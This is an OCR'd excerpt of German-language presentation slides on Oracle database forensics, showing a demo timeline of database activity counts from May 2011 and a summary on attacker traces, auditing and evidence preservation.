
Demo - Forensik

Timeline


ACTIVITY
INST_ID
DSTYPE
ACTIVITY: Database Link Created (Count=12)
ACTIVITY: Database Restart (Count=162)
ACTIVITY: Database Session (Count=239)
ACTIVITY: Directory Created (Count=15)
ACTIVITY: Function Created (Count=226)
ACTIVITY: Index Partition Created (Count=175)
ACTIVITY: Invalid Login Attempt (Count=11)
ACTIVITY: Library Created (Count=133)
ACTIVITY: Lob Created (Count=817)
ACTIVITY: Logon Time GV (Count=16)
ACTIVITY: Operator Created (Count=45)
ACTIVITY: Package Body Created (Count=1043)
ACTIVITY: Package Created (Count=1101)


TIMEST
ACTIVITY
INST_ID
DSTYPE
TIMEST: 17/05/2011 (Count=1209)
ACTIVITY: Database Restart (Count=1)
ACTIVITY: Database Session (Count=9)
ACTIVITY: Index Partition Created (Count=19)
ACTIVITY: Logon Time GV (Count=14)
ACTIVITY: SQL First Load Time GV (Count=725)
ACTIVITY: SQL Last Active Time GV (Count=299)
ACTIVITY: Successful Logoff (Count=96)
ACTIVITY: Successful Logon (Count=1)
ACTIVITY: Table Modification (Count=26)
ACTIVITY: Table Partition Created (Count=18)
ACTIVITY: User Locked (Count=1)
TIMEST: 16/05/2011 (Count=20)
TIMEST: 15/05/2011 (Count=94)
TIMEST: 14/05/2011 (Count=114)
TIMEST: 13/05/2011 (Count=24)
TIMEST: 12/05/2011 (Count=132)


Timeline


TIMEST
ACTIVITY
INST_ID
DSTYPE
DATASOURCE
TIMESTAMP_NAME
DETAIL1
TIMEST: 17/05/2011 (Count=1209)
ACTIVITY: Database Restart (Count=1)
ACTIVITY: Database Session (Count=9)
ACTIVITY: Index Partition Created (Count=19)
ACTIVITY: Logon Time GV (Count=14)
ACTIVITY: SQL First Load Time GV (Count=725)
ACTIVITY: SQL Last Active Time GV (Count=299)
ACTIVITY: Successful Logoff (Count=96)
ACTIVITY: Successful Logon (Count=1)
ACTIVITY: Table Modification (Count=26)
ACTIVITY: Table Partition Created (Count=18)
ACTIVITY: User Locked (Count=1)
0
DBA
DBA_USERS
LOCK_DATE
USER10
TIMEST: 16/05/2011 (Count=20)
TIMEST: 15/05/2011 (Count=94)
TIMEST: 14/05/2011 (Count=114)
TIMEST: 13/05/2011 (Count=24)

Zusammenfassung

- Angreifer (je nach Angreifertyp) hinterlassen oft auch ohne Auditing viele Spuren in der Oracle Datenbank
- Auditing/Monitoring ist dennoch notwendig, da nicht alle Angriffe Spuren hinterlassen (z.B. Nachschauen von Daten)
- Oracle speichert diese Daten z.T. temporär, d.h. nach einer gewisser Zeit werden diese Daten automatisch entfernt ➔ Daten sichern
- Manager sind oft nicht an möglichen Vorfällen interessiert, da dann Fragen gestellt werden

Danke



- Contact:

Red-Database-Security GmbH

Bliesstr. 16

D-.66538 Neunkirchen

Germany